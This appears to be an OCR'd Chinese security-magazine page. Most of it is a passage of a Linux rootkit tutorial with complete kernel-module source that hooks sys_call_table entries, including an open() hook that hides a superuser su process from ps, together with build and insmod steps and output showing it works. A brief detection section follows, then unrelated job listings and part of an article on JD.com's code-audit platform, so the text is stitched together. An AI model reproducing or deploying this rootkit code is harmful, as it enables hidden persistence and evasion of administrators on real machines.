请确保仍然位于/usr/src/linux-3.16.36 目录中。接下来，我们需要将新建的系统调用添加到系统调用表中。如果您使用的是 64 位系统，那么它将会添加到 syscall_64.tbl 文件的前 # 300 之后（将 64 位和 32 位系统调用隔离开来）。此前，我的 64 位系统调用最后一个是 # 319，所以我的新系统调用将是 # 320。如果它是一个 32 位系统，那么你可以在 syscall_32.tbl 文件结尾处进行相应的编辑。

```
nano arch/x86/syscalls/syscall_64.tbl
```

添加新的系统调用：

```
320 common pname sys_process_name
```

```
  GNU nano 2.2.6          File: arch/x86/syscalls/syscall_64.tbl

315     common  sched_getattr           sys_sched_getattr
316     common  renameat2               sys_renameat2
319     common  memfd_create            sys_memfd_create
320     common  pname                   sys_process_name

#
# x32-specific system call numbers start at 512 to avoid cache impact
# for native 64-bit operation.
#
512     x32     rt_sigaction            compat_sys_rt_sigaction
513     x32     rt_sigreturn            stub_x32_rt_sigreturn
514     x32     ioctl                   compat_sys_ioctl
515     x32     readv                   compat_sys_readv
516     x32     writev                  compat_sys_writev
```

安全客 (bobao.360.cn)

将 sys_process_name(char * process_name)添加到 syscall 头文件中。

最后，头文件必须提供我们函数的原型，因为 asmlinkage 用于定义函数的哪些参数可以放在堆栈上。它必须添加到 include / linux / syscalls.h 文件的最底部：

```
asmlinkage long sys_process_name(char* process_name);
```

```
  GNU nano 2.2.6                    File: include/linux/syscalls.h

asmlinkage long sys_setns(int fd, int nstype);
asmlinkage long sys_process_vm_readv(pid_t pid,
                                     const struct iovec __user *lvec,
                                     unsigned long liovcnt,
                                     const struct iovec __user *rvec,
                                     unsigned long riovcnt,
                                     unsigned long flags);
asmlinkage long sys_process_vm_writev(pid_t pid,
                                      const struct iovec __user *lvec,
                                      unsigned long liovcnt,
                                      const struct iovec __user *rvec,
                                      unsigned long riovcnt,
                                      unsigned long flags);

asmlinkage long sys_kcmp(pid_t pid1, pid_t pid2, int type,
                         unsigned long idx1, unsigned long idx2);
asmlinkage long sys_finit_module(int fd, const char __user *uargs, int flags);
asmlinkage long sys_process_name(char* process_name);
#endif                                                  安全客 ( bobao.360.cn )
```

编译新内核（这个过程需要一段时间，请稍安勿躁）：

这将需要很长时间，大概需要 1-2 小时或更多，具体取决于这个 VM 所拥有的资源的多寡。然后，从源代码文件夹/usr/src/linux-3.16.36 中输入下列命令：

```
make menuconfig
```

通过方向键选中保存选项，按回车键，然后退出。

如果您正在运行的虚拟机具有 2 个内核，则可以使用下列命令：

```
make -j 2
```

否则的话，只需输入下列命令即可：

```
make
```

现在，耐心等待它运行结束。

安装新编译的内核：

完成上述操作后（希望没有任何错误），还必须进行安装操作，然后重新启动。

```
make install -j 2 # or without -j option if not enough cores
make modules_install install
reboot
```


测试新的 pname 系统调用：

还记得使用哪个数字把我们的系统调用中添加到系统调用表中的吗？我使用的数字为 320，这意味着系统调用号为 320，同时，我们必须以字符串的形式来传递进程名称。下面，让我们测试一下这个新的系统调用。

```
nano testPname.c
```

```
#include <stdio.h>
#include <linux/kernel.h>
#include <sys/syscall.h>
#include <unistd.h>
#include <string.h>
int main(){
        char name[32];
        puts("Enter process to find");
        scanf("%s",name);
        strtok(name, "\n");
        long int status = syscall(320, name); //syscall number 320 and passing in the string.
        printf("System call returned %ld\n", status);
        return 0;
}
gcc testPname.c -o testPname
./testPname
```

由于我使用 ssh 配置我的 VM，我将进入进程 sshd。我打开了另一个终端来查看所有通过 sshd 运行的进程，然后运行该可执行文件：



该系统调用通过遍历进程列表发现了 3 个 sshd 进程（grep sshd 不是正在运行的 sshd 进程），并通过 TTY 将其输出到调用它的终端上，最后成功退出（状态值为 0）。

现在，您已经有权在内核（受保护的内存区）空间中查找进程了。这个进程列表中，你不会发现这个系统调用——尽管它正在运行，但你会发现 testPname 可执行文件正在运行：

```
(root) 192.168.151.134 — Konsole <2>
File  Edit  View  Bookmarks  Settings  Help
root@debian:~# ps aux | grep testPname
root       1179  0.0  0.0   4084   644 pts/0    S+   13:49   0:00 ./testPname
root       1182  0.0  0.1  12728  2168 pts/1    S+   13:49   0:00 grep testPname
root@debian:~#

(root) 192.168.151.134 — Konsole
File  Edit  View  Bookmarks  Settings  Help
root@debian:~# ./testPname
Enter process to find
testPname
PID = 1179
          System call returned 0
root@debian:~#
```

安全客（bobao.360.cn）

如何才能找到我们的新系统调用呢？ 很简单：使用 strace 工具。

```
sudo apt-get install strace
```

针对可执行文件运行 strace 时，它将暂停以读取用户输入（可以通过系统调用 read()来读入，但是需要注意的是，在我们的测试程序中使用的是来自 stdio.h 库的 scanf()函数）。这时，输入你喜欢的任何进程即可。

在下面，从 read()系统调用到程序退出的代码都进行了突出显示：

```
strace ./testPname
```

```
(root) 192.168.151.134 — Konsole
File  Edit  View  Bookmarks  Settings  Help
root@debian:~# strace ./testPname
execve("./testPname", ["./testPname"], [/* 16 vars */]) = 0
brk(0)                                  = 0x1a64000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fe52a8e4000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=30449, ...}) = 0
mmap(NULL, 30449, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fe52a8dc000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0P\34\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1738176, ...}) = 0
mmap(NULL, 3844640, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7fe52a31b000
mprotect(0x7fe52a4bc000, 2097152, PROT_NONE) = 0
mmap(0x7fe52a6bc000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a
1000) = 0x7fe52a6bc000
mmap(0x7fe52a6c2000, 14880, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0)
= 0x7fe52a6c2000
close(3)                                = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fe52a8db000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fe52a8da000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fe52a8d9000
arch_prctl(ARCH_SET_FS, 0x7fe52a8da700) = 0
mprotect(0x7fe52a6bc000, 16384, PROT_READ) = 0
mprotect(0x7fe52a8e6000, 4096, PROT_READ) = 0
munmap(0x7fe52a8dc000, 30449)           = 0
fstat(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 0), ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fe52a8e3000
write(1, "Enter process to find\n", 22Enter process to find
) = 22
fstat(0, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 0), ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fe52a8e2000
read(0, bash
"bash\n", 1024)                 = 5
syscall_320(0x7ffeecac7ae0, 0x7ffeecac7ae4, 0x7ffeecac7ae5, 0x7ffeecac7ae0, 0x7fe52a469c60, 0x
68736162PID = 763
                 PID = 811
                         ) = 0
write(1, "System call returned 0\n", 23System call returned 0
) = 23
exit_group(0)                           = ?
+++ exited with 0 +++
root@debian:~#
安全客 ( bobao.360.cn )
```

只要把 bash 的进程名称传递给 strace，它就会立刻找出该进程所使用的系统调用——我们的 syscall_320。你也可以使用该工具来检查我们运行的程序用到的所有其他系统调用，例如 mmap（内存映射）和 mprotect（内存保护）等。我建议大家逐一研究这些系统调用，以充分了解它们都可以做哪些事情，并仔细考虑攻击者能够用它们来干什么。

此后，我们将 hooking 系统调用 open()，但是就目前来说，不妨先用我们的第一个 rootkit 来“钩取”系统调用 syscall_320

利用 Rootkit“钩取”Pname

首先要弄清楚的一件事情是，现在我们要以 hook 的形式来打造一个内核模块，而不是借助系统调用。这些模块可以随时通过 insmod 和 rmmod 命令（前提是您已经获得了相应的权限）加载到内存和从内核中删除。为了查看当前正在运行的所有模块，您可以使用 lsmod 命

令。就像我们的新程序将成为一个模块一样，从技术上讲，它可以被定义为一个 hook，因为我们将“hooking”到之前创建的 pname 系统调用上。

在研究过程中，我在 **https://www.quora.com/How-can-I-hook-system-calls-in-Linux** 发现了一篇非常棒的文章，它深入浅出地介绍了打造 hook 的方法。请选择一个存储 hook 的目录并利用 cd 命令切换到这个目录下面，这里我选择的是 root 目录。

查找 sys_call_table 地址：

我们首先要做的事情就是找到系统调用表地址，因为一旦找到了这个地址，我们就能够对其进行相应的处理，进而 hook 系统调用了。为了找到这个地址，我们只需在终端中键入：

```
cat /boot/System.map-3.16.36 | grep sys_call_table
```

```
root@debian:~/captainHook#  cat /boot/System.map-3.16.36 | grep sys_call_table
ffffffff81601680 R sys_call_table
ffffffff8160cb40 R ia32_sys_call_table
root@debian:~/captainHook#
```

安全客（bobao.360.cn）

将这个地址复制到我们的代码中。

注意：有许多方法可以用来动态搜索 sys_call_table，我强烈建议您使用这些方法而不是硬编码。然而，为了便于学习，这里就不那么讲究了。我打算将来编写一个更高级的 rootkit，让它也支持动态搜索能力。如果你想提前了解这方面的知识并亲自尝试一下的话，我建议阅读下面的文章：

https://memset.wordpress.com/2011/01/20/syscall-hijacking-dynamically-obtain-syscall-table-address-kernel-2-6-x/

Hook! Hook! Hook!

以下是我的 captainhook.c 代码：

```
#include <asm/unistd.h>
#include <asm/cacheflush.h>
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/syscalls.h>
#include <asm/pgtable_types.h>
#include <linux/highmem.h>
#include <linux/fs.h>
```

```
#include <linux/sched.h>
#include <linux/moduleparam.h>
#include <linux/unistd.h>
#include <asm/cacheflush.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("D0hnuts");
/*MY sys_call_table address*/
//ffffffff81601680
void **system_call_table_addr;
/*my custom syscall that takes process name*/
asmlinkage int (*custom_syscall) (char* name);
/*hook*/
asmlinkage int captain_hook(char* play_here) {
	/*do whatever here (print "HAHAHA", reverse their string, etc)
		But for now we will just print to the dmesg log*/
	printk(KERN_INFO "Pname Syscall:HOOK! HOOK! HOOK! HOOK!...ROOOFFIIOO!");
	return custom_syscall(play_here);
}
/*Make page writeable*/
int make_rw(unsigned long address){
	unsigned int level;
	pte_t *pte = lookup_address(address, &level);
	if(pte->pte &~_PAGE_RW){
		pte->pte |=_PAGE_RW;
	}
	return 0;
}
/* Make the page write protected */
int make_ro(unsigned long address){
	unsigned int level;
	pte_t *pte = lookup_address(address, &level);
	pte->pte = pte->pte &~_PAGE_RW;
	return 0;
}
static int __init entry_point(void){
	printk(KERN_INFO "Captain Hook loaded successfully..\n");
	/*MY sys_call_table address*/
```

```
        system_call_table_addr = (void*)0xffffffff81601680;
        /* Replace custom syscall with the correct system call name (write,open,etc) to hook*/
        custom_syscall = system_call_table_addr[__NR_pname];
        /*Disable page protection*/
        make_rw((unsigned long)system_call_table_addr);
        /*Change syscall to our syscall function*/
        system_call_table_addr[__NR_pname] = captain_hook;
        return 0;
}
static int __exit exit_point(void){
                printk(KERN_INFO "Unloaded Captain Hook successfully\n");
        /*Restore original system call */
        system_call_table_addr[__NR_pname] = custom_syscall;
        /*Renable page protection*/
        make_ro((unsigned long)system_call_table_addr);
        return 0;
}
module_init(entry_point);
module_exit(exit_point);
```

你可能已经注意到__NR_pname，它代表数字，即 pname 的系统调用的编码。别忘了我们已经将该系统调用添加到 syscall_64.tbl（tbl = table duhh）中。 我们赋予它一个数字、一个名称和函数名。在这里，我们使用的是其名称（pname）。它将拦截 pname 系统调用，并且每成功一次就打印一次 dmesg。

创建 Makefile：

我们必须创建另一个 Makefile，具体方法就像我们在创建系统调用时所做的一样，但由于这里是一个模块，所以会有一点不同 ：

```
nano Makefile
obj-m += captainHook.o
all:
                make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
                make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

```
root@debian:~/captainHook#  cat /boot/System.map-3.16.36 | grep sys_call_table
ffffffff81601680 R sys_call_table
ffffffff8160cb40 R ia32_sys_call_table
root@debian:~/captainHook# cat Makefile
obj-m += captainHook.o

all:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean


root@debian:~/captainHook# ls
captainHook.c  Makefile
root@debian:~/captainHook#
```

安全客 (bobao.360.cn)

在加载到运行中的内核后测试该 hook：

现在万事俱备，只剩下编译了。对其进行编译的时候，绝对不会像编译内核那样费时，因为它只是一个模块而已。为此，只需键入下列命令 ：

```
make
```

很好，你现在应该多了一些其他文件，而我们想要的是.ko 文件：

```
root@debian:~/captainHook# make
make -C /lib/modules/3.16.36/build M=/root/captainHook modules
make[1]: Entering directory '/usr/src/linux-3.16.36'
  CC [M]  /root/captainHook/captainHook.o
In file included from /root/captainHook/captainHook.c:1:0:
/root/captainHook/captainHook.c: In function '__exittest':
include/linux/init.h:335:4: warning: return from incompatible pointer type
  { return exitfn; }     \
    ^
/root/captainHook/captainHook.c:81:1: note: in expansion of macro 'module_exit'
 module_exit(exit_point);
 ^
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/captainHook/captainHook.mod.o
  LD [M]  /root/captainHook/captainHook.ko
make[1]: Leaving directory '/usr/src/linux-3.16.36'
root@debian:~/captainHook# ls
captainHook.c   captainHook.mod.c  captainHook.o  modules.order
captainHook.ko  captainHook.mod.o  Makefile       Module.symvers
root@debian:~/captainHook#
```

安全客 (bobao.360.cn)

现在打开另一个终端，键入以下命令以清除 dmesg，然后插入该模块并运行 testPname，并跟踪其输出：

第一个终端 ：

```
dmesg -c
dmesg –wH
```

第二个终端 ：

```
insmod captainHook.ko
cd ..
./testPname
rmmod captainHook
captainhookworks
```

经过一番努力，终于成功地创建了一个可以抓取系统调用（也就是 rootkit）的钩子！想象一下 如果你的__NR_ pname 是__NR_open 或__NR_read 会怎样？ 您可以自己尝试一下，或继续阅读下一部分。不过，就这一点来说，有很多其他教程可资利用，例如：**https://ruinedsec.wordpress.com/2013/04/04/modifying-system-calls-dispatching-linux/**

对系统管理命令“ps”隐身

现在，让我们通过编程技术来实现对 ps 命令隐藏进程。首先，找到你想要隐藏的进程的 PID，并想清楚你想让它伪装成哪个进程。就本例而言，我将用一个 bash 进程给 su（sudo）进程打掩护，以便系统管理员看不到有人正在使用超级用户权限运行。

注意：Linux 中的一切皆文件。例如“/proc/cpuinfo”文件存放的是 CPU 信息，内核版本位于“/proc/version”文件中。而“/proc/uptime”和“/proc/stat”文件则分别用来存放系统正常运行时间和空闲时间。当运行 ps 命令时，它实际上是打开进程的文件，以使用 open()系统调用查看相关信息。当进程首次启动时，会使用系统调用 write()将其写入具有相应 PID # 的文件中。针对 ps 命令运行 strace 就能查找它们 ,或者查看它使用了哪些系统调用。

这里，我们将使用 captainHook.c 作为样板 ：

```
nano phide.c
#include <asm/unistd.h>
#include <asm/cacheflush.h>
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/syscalls.h>
```

```
#include <asm/pgtable_types.h>
#include <linux/highmem.h>
#include <linux/fs.h>
#include <linux/sched.h>
#include <linux/moduleparam.h>
#include <linux/unistd.h>
#include <asm/cacheflush.h>
MODULE_LICENSE("GPL");
MODULE_LICENSE("D0hnuts");
/*MY sys_call_table address*/
//ffffffff81601680
void **system_call_table_addr;
asmlinkage int (*original_open)(const char *pathname, int flags);
asmlinkage int open_hijack(const char *pathname, int flags) {
	/*This hooks all	OPEN sys calls and check to see what the path of the file being opened is
	currently, the paths must be hard coded for the process you wish to hide, and the process you would like it to
impersonate*/
	if(strstr(pathname, "/proc/2793/status") != NULL) {
		printk(KERN_ALERT "PS PROCESS HIJACKED %s\n", pathname);
	//The new process location will be written into the syscall table for the open command, causing it to open a
different file than the one originaly requested
		memcpy(pathname, "/proc/2794/status", strlen(pathname)+1);
	}
	return (*original_open)(pathname, flags);
}
//Make syscall table	writeable
int make_rw(unsigned long address){
		unsigned int level;
		pte_t *pte = lookup_address(address, &level);
		if(pte->pte &~_PAGE_RW){
			pte->pte |=_PAGE_RW;
		}
		return 0;
}
// Make the syscall table	write protected
int make_ro(unsigned long address){
		unsigned int level;
```

```
        pte_t *pte = lookup_address(address, &level);
        pte->pte = pte->pte &~_PAGE_RW;
        return 0;
}
static int __init start(void){
        system_call_table_addr = (void*)0xffffffff81601680;
    //return the system call to its original state
        original_open = system_call_table_addr[__NR_open];
        //Disable page protection
        make_rw((unsigned long)system_call_table_addr);
        system_call_table_addr[__NR_open] = open_hijack;
        printk(KERN_INFO "Open psHook loaded successfully..\n");
    return 0;
}
static int __exit end(void){
        //restore original system call
        system_call_table_addr[__NR_open] = original_open;
        //Enable syscall table    protection
        make_ro((unsigned long)system_call_table_addr);
    printk(KERN_INFO "Unloaded Open psHook successfully\n");
        return 0;
}
module_init(start);
module_exit(end);
```

复制前面使用的 Makefile，同时将顶部的"captainHook.o"替换为“phide.o”。

然后，输入下列命令 ：

```
make
```

以及 ：

```
insmod phide.ko (一定别忘了使用 dmesg 命令 )
```

```
(root) 192.168.0.35 — Konsole <2>
File  Edit  View  Bookmarks  Settings  Help
root@debian:~# ps
  PID TTY          TIME CMD
 1202 pts/3    00:00:00 bash
 2793 pts/3    00:00:00 su
 2794 pts/3    00:00:00 bash
 2803 pts/3    00:00:00 ps
root@debian:~# ps
  PID TTY          TIME CMD
 1202 pts/3    00:00:00 bash
 2794 pts/3    00:00:00 bash
 2794 pts/3    00:00:00 bash
 3114 pts/3    00:00:00 ps
root@debian:~#

(root) 192.168.0.35

(root) 192.168.0.35 — Konsole <3>
File  Edit  View  Bookmarks  Settings  Help
root@debian:~# dmesg -wH
[Dec18 17:10] Open psHook loaded successfully..
[  +2.971448] PS PROCESS HIJACKED /proc/2793/status
```

安全客 (bobao.360.cn)

如您所见，这里成功实现了隐身！除此之外，还可以使用这里介绍的方法来隐藏多个进程。

如何防御？

你可能注意到了，我这里只是使用另一个正在运行的进程来隐藏我们的进程。所以在 PS 表中会有重复的 PID。这很容易被发现，但有一些方法可以完全隐藏它，我计划在未来的 rootkit 文章中加以介绍。

记得早些时候我提到的 lsmod 命令吗？ 它就可以列出在内核上运行的模块，效果具体如下图所示。

```
(root) 192.168.0.35 — Konsole <2>
File  Edit  View  Bookmarks  Settings  Help
root@debian:~# lsmod
Module                  Size  Used by
phide                  12480  0
nfsd                  266513  2
auth_rpcgss            50968  1 nfsd
oid_registry           12419  1 auth_rpcgss
nfs_acl                12511  1 nfsd
nfs                   196065  0
lockd                  87273  2 nfs,nfsd
fscache                45304  1 nfs
sunrpc                241023  6 nfs,nfsd,auth_rpcgss,lockd,nfs_acl
ecb                    12737  1
btusb                  25625  0
bluetooth             374210  2 btusb
6lowpan_iphc           16588  1 bluetooth
rfkill                 18867  1 bluetooth
hid_generic            12393  0
usbhid                 44460  0
```

安全客（bobao.360.cn）

要想查看所有模块，可以使用 ：

```
cat /proc/modules
```

因为 rootkits 通常在内存中待命，所以最好使用一个可以主动寻找 rootkit 的程序，例如：

kbeast – **https://volatility-labs.blogspot.ca/2012/09/movp-15-kbeast-rootkit-detecting-hidden.html**

chkroot – **http://www.chkrootkit.org/**

kernel check – **http://la-samhna.de/library/kern_check.c**

结束语

我们希望本文能够帮您了解系统调用、内核空间和用户空间方面的相关知识。最重要的是，通过阅读本文，可以让您意识到钩住系统调用其实非常简单的事情，同时，也让您意识到只需少的可怜的编程技巧就足以让你为所欲为。当然，还有一些非常先进的 rootkits 类型，我们将后续的文章中陆续加以介绍。在下一篇文章中，我们介绍如何在无需查找 PID 的情况下隐藏进程。

高级智能硬件安全工程师

JAVA服务端开发工程师

高级业务安全工程师

AI风控师/AI工程师

安卓安全工程师

信息安全工程师

小米安全中心
Xiaomi Security Center

【SRC】

京东代码安全审计平台第一期建设思路

作者：京东安全应急响应中心
原文来源：【京东安全应急响应中心】
http://mp.weixin.qq.com/s?__biz=MjM5OTk2MTMxOQ==&mid=2727827297&idx=1&sn=277c0178ebead359392018be205020ad#rd

1 白盒代码审计初期遇到的问题

在漏洞扫描领域，可以大致分为黑盒扫描和白盒扫描两种主流方式，黑盒扫描工具主要是通过发送模拟攻击数据包给线上业务，通过返回数据包中的特征发现漏洞；白盒扫描则是通过扫描程序源代码中的漏洞代码特征，进行针对性的漏洞查找。黑盒扫描技术门槛、成本都较低，适合大批量发现安全漏洞，因此目前几乎所有公司的安全团队都采取自研或者使用商业工具建立了黑盒扫描平台。但是随着时间推移大量明显漏洞被黑盒扫描方式发现并修复，可以直接通过黑盒扫描工具发现的漏洞逐渐减少，而越来越多的安全漏洞隐藏较深难以发现，这些漏洞也成了攻击者重点利用的对象。相对于黑盒扫描，白盒代码扫描可以从代码层面准确发现隐藏较深的安全漏洞，但是白盒代码扫描相对来说技术门槛和成本都比较高，所以目前大部分公司没有能够很好的建立起白盒代码审计平台，京东安全团队为了推进白盒代码审计建设，使用了一款商业代码扫描引擎，在前期的使用中，也遇到了很多困难，主要有如下四方面。

1.1 源代码分布较为分散

京东最初的源代码基本上都使用 SVN 进行管理，且上百个研发团队分管自己的 SVN，导致源代码分布较为分散，这就为白盒代码审计获取代码带来了困难。为了推动代码审计项目进程，审计团队不得不分别与各个研发团队进行联系来获取相关的上线项目源码，严重影响了代码审计的工作效率。

1.2 代码库地址与域名及研发负责人不能对应

在开发白盒代码审计系统之前，由于代码库地址、域名及研发负责人的 ERP 没有被对应起来，导致审计过程中还需人工去对应代码库与域名。发现漏洞后还要去找到对应的域名进行漏洞验证，并且还需要寻找相应的研发负责人去沟通交流，在这一过程中浪费了大量的时间及精力，严重影响了代码审计的工作效率。

1.3 扫描引擎默认扫描规则检测效果不理想

将采购的扫描引擎应用于京东白盒代码审计之初，我们发现其默认的扫描规则对于京东代码的检测效果并不理想。鉴于京东具备一套符合其业务发展的研发架构，代码审计团队需在此基础上研究适应该架构的扫描规则以提高检测效果。

1.4 扫描引擎默认界面只能手工提交扫描任务


扫描引擎默认接口只支持手动提交扫描任务，且每次只能提交一个扫描任务，针对京东成百上千个代码库，难以批量扫描，效率低下。

2 京东白盒代码审计系统第一期设计思路

针对以上的四点主要问题，我们通过几个月时间的协调和设计，规划并且研发出了京东白盒代码审计一期平台，能够比较好的解决上面四点问题。

2.1 白盒代码审计系统整体架构介绍

白盒代码审计项目一期，主要实现从京东上线平台同步数据，主要包括系统域名、代码库、研发人员，并提交扫描任务至扫描引擎进行扫描。扫描引擎使用安全团队针对京东项目源代码特点定制的扫描策略，最终形成报告供审计人员验证漏洞。（如图所示为系统的整体架构图）



（1）与京东上线平台对接

当京东上线平台中有项目上线时，都会将系统域名、代码库地址、研发负责人等信息自动录入白盒代码审计系统的数据库中，为后期的代码扫描提供自动化的数据来源，有了系统域名、代码库地址、负责人信息的汇聚，就解决了之前提到的源代码分散以及发现漏洞难以验证的问题。下图为系统中汇聚到的域名、代码库、负责人等信息。

(2) 扫描引擎调度

